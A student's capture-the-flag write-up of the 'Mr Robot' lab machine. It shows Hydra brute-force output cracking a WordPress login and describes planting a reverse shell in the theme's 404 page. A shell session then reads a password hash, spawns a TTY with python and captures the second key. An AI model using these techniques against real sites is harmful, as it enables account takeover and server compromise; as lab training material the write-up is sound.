[VERBOS] Page redirected to http[s]://10.38.1.111:80/wp-login.php?redirect_to=http%3A%2F%2F10.38.1.111%3A80%2Fwp-admin%2F&reauth=1
[ATTEMPT] target 10.38.1.111 - login "elliot" - pass "evaimages" - 5655 of 11452 [child 9] (0/0)
[ATTEMPT] target 10.38.1.111 - login "elliot" - pass "even" - 5656 of 11452 [child 3] (0/0)
[ATTEMPT] target 10.38.1.111 - login "elliot" - pass "Even" - 5657 of 11452 [child 5] (0/0)
[ATTEMPT] target 10.38.1.111 - login "elliot" - pass "evening" - 5658 of 11452 [child 13] (0/0)
[ATTEMPT] target 10.38.1.111 - login "elliot" - pass "event" - 5659 of 11452 [child 1] (0/0)
[ATTEMPT] target 10.38.1.111 - login "elliot" - pass "events" - 5660 of 11452 [child 10] (0/0)
[ATTEMPT] target 10.38.1.111 - login "elliot" - pass "eventual" - 5661 of 11452 [child 14] (0/0)
[ATTEMPT] target 10.38.1.111 - login "elliot" - pass "eventually" - 5662 of 11452 [child 4] (0/0)
[ATTEMPT] target 10.38.1.111 - login "elliot" - pass "ever" - 5663 of 11452 [child 15] (0/0)
[ATTEMPT] target 10.38.1.111 - login "elliot" - pass "every" - 5664 of 11452 [child 0] (0/0)
[80][http-post-form] host: 10.38.1.111 login: elliot password: ER28-0652
[STATUS] attack finished for 10.38.1.111 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-12-20 01:09:19

kali@kali:~/MrRobot]
```

Once we logged into WordPress I went to the appearances and editor which allowed me access to the 404 codes. I added code to the top of the 404 coding to allow me to spawn a shell. Then I created a listener in my Linux terminal to make the connection when I trigger the 404 page by using the IP address and an add on like “blah”. This connected me to the website which allowed me access to some of the directories and files. After looking around some, you find that there is another user in the home directory called robot and he holds two files. We can only view one of the files which gives us an MD5 hash, so we can go to crackstation.net and use the MD5 hash which gives us the alphabet which is the password for the user robot.

If you try to switch users into robot you get an error saying you must be connected to a terminal. We can use a python file to spawn a terminal to allow us to switch users to the robot user. Then we can cat the key file and get our second key.



```
kali@kali:~/MrRobot
Session Actions Edit View Help
ls -lash /home/robot
total 16K
4.0K drwxr-xr-x 2 root root 4.0K Nov 13 2015 .
4.0K drwxr-xr-x 3 root root 4.0K Nov 13 2015 ..
4.0K -r----- 1 robot robot 33 Nov 13 2015 key-2-of-3.txt
4.0K -rw-r--r-- 1 robot robot 39 Nov 13 2015 password.raw-md5
daemon@linux:/opt/bitnami/apps/wordpress/htdocs$ cat /home/robot/password.raw-md5
<pp$wordpress/htdocs$ cat /home/robot/password.raw-md5
robot:c3fc3d76192e4007dfb496cca67e13b
daemon@linux:/opt/bitnami/apps/wordpress/htdocs$ su robot
su robot
su: must be run from a terminal
daemon@linux:/opt/bitnami/apps/wordpress/htdocs$ python -c 'import pty;pty.spawn("/bin/bash")'
<pp$wordpress/htdocs$ python -c 'import pty;pty.spawn("/bin/bash")'
daemon@linux:/opt/bitnami/apps/wordpress/htdocs$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz

robot@linux:/opt/bitnami/apps/wordpress/htdocs$ ls
ls
ls: cannot open directory .: Permission denied
robot@linux:/opt/bitnami/apps/wordpress/htdocs$ cd /home/robot
cd /home/robot
robot@linux:~$ ls
ls
key-2-of-3.txt password.raw-md5
robot@linux:~$ cat key-2-of-3.txt
cat key-2-of-3.txt
822c73956184f694903bede3eb39f059
robot@linux:~$ ^C

(kali㉿kali)-[~/MrRobot]
```

Now to find the third key it looks like we need to get to the root directory so we can use nmap to exploit a known vulnerability to access root. Then we can change to the root directory and find the third key.

This activity has taught me a lot including new linux commands and new kali-linux tools. One of the best things that this has taught me is how to try and think out of the box when attempting to attack a service in ethical hacking. I learned how to use Burp Suite and Hydra to take advantage of a reverse shell and conduct a brute force attack. I learned how to look for common vulnerabilities like nmap and use those to escalate my privileges in a system. This was an excellent box that I was able to play with and a lot of fun learning.